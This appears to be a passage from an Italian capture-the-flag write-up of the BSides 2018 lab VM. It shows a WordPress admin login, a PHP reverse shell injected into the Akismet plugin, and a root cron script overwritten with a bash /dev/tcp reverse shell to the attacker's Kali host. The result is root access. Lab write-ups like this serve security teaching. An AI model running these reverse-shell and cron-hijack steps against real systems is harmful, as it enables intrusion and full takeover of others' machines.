


Fig. 14 — "Valid Combinations Found: Username: john, Password: enigma"

Fase D: Accesso dashboard WordPress come amministratore

Login con john : enigma al pannello /wp-admin — Accesso admin confermato




Fig. 15 — Dashboard WordPress — accesso come admin "john"

8. PoC — Iniezione Reverse Shell tramite Plugin WordPress

Fase A: Preparazione — reverse shell PHP da /usr/share/webshells/

Da Kali: cat /usr/share/webshells/php/php-reverse-shell.php per ottenere lo script pentestmonkey da iniettare,




```
(kali@kali)-[~] 3963 Time: 00:11:24 → (2506 / 143443)
$ cat /usr/share/webshells/php/php-reverse-shell.php
```

Fig. 16 — cat php-reverse-shell.php — path del file sorgente su Kali

Fase B: Iniezione — modifica akismet/akismet.php via Plugin Editor

In Plugins → Editor → akismet/akismet.php: mantenuto l'header Plugin Name originale (per evitare che WordPress disconosca il plugin), vengono modificate le variabili \$ip='192.168.56.101' e \$port=4444 per attivare il listener su un altro terminale, aggiunto il codice della reverse shell subito dopo viene salvato con "Update File"



```
Edit Plugins
Editing akismet/akismet.php (inactive)


// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.56.101'; // CHANGE THIS
$port = 4444; // CHANGE THIS
```

Fig. 17 — Editor WordPress — akismet/akismet.php con \$ip e \$port impostati

Fase C: Attivazione — listener nc su porta 4444, poi attivazione plugin

Su Kali: nc -lvnp 4444. Nel browser: attivazione del plugin Akismet. WordPress ha così eseguito il PHP iniettato, stabilendo la connessione verso il listener, Shell ricevuta come uid=33(www-data)




```
(kali@kali)-[/usr/share/wordlists]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.102] 34840
Linux bsides2018 3.11.0-15-generic #25-precise1-Ubuntu SMP Thu Jan 30 17:42:4
0 UTC 2014 i686 i686 i386 GNU/Linux
07:50:18 up 2:36, 0 users, load average: 0.00, 0.01, 0.05
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
```

Fig. 18 — nc -lvnp 4444 — connessione ricevuta da 192.168.56.102, uname -a: Linux bsides2018 3.11.0-15, uid=33(www-data)

Fase D: Upgrade shell — da /bin/sh raw a bash PTY con Python

La shell raw (/bin/sh) non gestiva comandi interattivi e avrebbe potuto dare problemi per la successiva Privilege Escalation così avviene l'importazione di interpreti di scripting (come Python o Perl) tramite moduli dedicati che consentono di allocare uno pseudo-terminale in background, trasformando l'ambiente in una shell TTY interattiva . Comando: python -c 'import pty; pty.spawn("/bin/bash")' ottenendo un prompt bash interattivo come www-data@bsides2018



```
$ whoami
www-data
$ pwd
/
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
/bin/sh: 18: python3: not found
$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@bsides2018:/$
```

Fig. 19 — whoami=www-data, python3 not found, python -c 'import pty; pty.spawn("/bin/bash")' → www-data@bsides2018:/\$

9. PoC — Privilege Escalation a Root e Flag

Fase A: Scoperta cron job root con script scrivibile da tutti

Durante la fase di analisi locale della configurazione del sistema operativo, è stato eseguito l'ispezione dei file di configurazione dedicati alla pianificazione dei task (servizio cron), in ambiente Linux, la pianificazione globale delle attività eseguite a livello di sistema è definita all'interno del file `/etc/crontab` e nelle relative directory collegate. Dall'ispezione della tabella globale delle pianificazioni (`/etc/crontab`), sono emerse diverse configurazioni chiave del servizio cron, analizzando le singole voci pianificate, oltre ai task periodici di manutenzione standard del sistema gestiti tramite `anacron`, è stata individuata un'attività personalizzata non standard. L'analisi della sintassi temporale (rappresentata dai cinque asterischi consecutivi) evidenzia che lo script `/usr/local/bin/cleanup` viene richiamato ed eseguito con una frequenza di una volta al minuto, l'elemento di maggiore rilevanza dal punto di vista della sicurezza è il contesto di esecuzione: il processo viene avviato direttamente con i massimi privilegi di sistema, ovvero come `root`. La presenza di un task automatizzato ad alta frequenza ed eseguito con privilegi elevati richiede una verifica approfondita dei permessi di lettura, scrittura ed esecuzione associati al file `/usr/local/bin/cleanup`, in quanto eventuali configurazioni deboli del file system potrebbero impattare direttamente sull'integrità dell'intero sistema. A seguito dell'individuazione del task pianificato nel file `/etc/crontab`, è stata condotta una verifica sui permessi e sul contenuto del file eseguibile `/usr/local/bin/cleanup`, l'ispezione tramite il comando `ls -la` ha rivelato una grave misconfigurazione nei permessi del file system, il file appartiene all'utente `root` e al gruppo `root`, ma presenta permessi impostati su `777` (`rw-rw-rw-`), questa configurazione garantisce diritti completi di lettura, scrittura ed esecuzione a qualsiasi utente del sistema, inclusi gli account di servizio a bassi privilegi come `www-data`. La successiva analisi del contenuto del file mediante `cat` mostra uno script di shell estremamente semplice che è stato progettato per svuotare periodicamente i log di Apache; tuttavia, l'unione tra permessi di scrittura aperti a chiunque (`777`) ed esecuzione automatica ad alta frequenza con privilegi di `root` rappresenta una vulnerabilità critica di sicurezza

```
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab`
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --re
port /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --re
port /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --re
port /etc/cron.monthly )
* * * * * root    /usr/local/bin/cleanup
#
```

Fig. 20 — `cat /etc/crontab` — `"* * * * * root /usr/local/bin/cleanup"` ogni minuto

```
www-data@bsides2018:/$ ls -la /usr/local/bin/cleanup
ls -la /usr/local/bin/cleanup
-rwxrwxrwx 1 root root 64 Mar  3  2018 /usr/local/bin/cleanup
www-data@bsides2018:/$ cat /usr/local/bin/cleanup
cat /usr/local/bin/cleanup
#!/bin/sh

rm -rf /var/log/apache2/*      # Clean those damn logs!!
```

Fig. 21 — `ls -la /usr/local/bin/cleanup` — `"-rwxrwxrwx 1 root root"` (`777`)

Fase B: Sovrascrittura script con bash reverse shell verso porta 5555

il file eseguibile invocato viene alterato da utenti di sistema non autorizzati o da processi compromessi e all'esecuzione successiva prevista dal calendario del cronjob, l'interprete di comandi eseguirà le nuove istruzioni inserite nel file con i privilegi dell'utente gestore del task, portando alla totale compromissione del sistema operativo (Privilege Escalation). Tramite `printf` si riscrive il file con: `#!/bin/bash + rm -rf /var/log/apache2/* + bash -i >& /dev/tcp/192.168.56.101/5555 0>&1`. Il `cat` post-modifica ha confermato il contenuto

```
www-data@bsides2018:/$ printf '#!/bin/bash\nrm -rf /var/log/apache2/*\nbash -i >& /dev/tcp/192.168.56.101/5555 0>&1\n' > /usr/local/bin/cleanup
www-data@bsides2018:/$ cat /usr/local/bin/cleanup
cat /usr/local/bin/cleanup
#!/bin/bash
rm -rf /var/log/apache2/*
bash -i >& /dev/tcp/192.168.56.101/5555 0>&1
```

Fig. 22 — `printf` — sovrascrittura `/usr/local/bin/cleanup` con bash reverse shell verso `192.168.56.101:5555`

Fase C: Shell root ottenuta — il cron esegue lo script come root dopo ≤60s

Aperto listener `nc -lvnp 5555` su Kali, dopo massimo 60 secondi la connessione è arrivata e il comando `whoami` ha confermato: `root`

```
(kali@kali)-[~]
$ nc -lvnp 5555
listening on [any] 5555 ...
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.102] 55993
bash: no job control in this shell
root@bsides2018:~# whoami
whoami
root
```

Fig. 23 — `nc -lvnp 5555` — connessione da `192.168.56.102`, `"whoami → root"`

Nei penetration test e nelle valutazioni di sicurezza, l'accesso alla directory riservata dell'amministratore e la lettura di file con permessi esclusivi rappresentano la Proof of Concept (PoC) finale, tale evidenza dimostra in modo inequivocabile che il processo di escalation dei privilegi è stato completato con successo e che l'accesso al sistema operativo bersaglio non è più limitato al contesto del servizio web (www-data), ma si estende al controllo totale della macchina (Full System Compromise). Possiamo vedere che il comando `ls /root/` ha mostrato `flag.txt`. `cat flag.txt` ha restituito il messaggio di completamento: "Congratulations! If you can read this, that means you were able to obtain root permissions on this VM. You should be proud! @abatchy17"

```
root@bsides2018:~# ls /root/
ls /root/
flag.txt
root@bsides2018:~# cat flag.txt
cat flag.txt
Congratulations!

If you can read this, that means you were able to obtain root permissions on
this VM.
You should be proud!

There are multiple ways to gain access remotely, as well as for privilege es
calation.
Did you find them all?

@abatchy17
```

Fig. 23 — `ls /root/ cat flag.txt` — connessione da 192.168.56.102, "whoami → root"

10. Conclusione

La presenza del file `flag.txt` all'interno della directory `/root/` e la sua corretta lettura confermano il raggiungimento dell'obiettivo prefissato dalla traccia, l'analisi svolta ha evidenziato come una catena di configurazioni deboli (dalla gestione delle credenziali dell'applicazione web fino ai permessi errati sui task pianificati di sistema) possa consentire a un utente non autenticato di passare da un accesso iniziale sul web server fino all'ottenimento dei massimi privilegi di sistema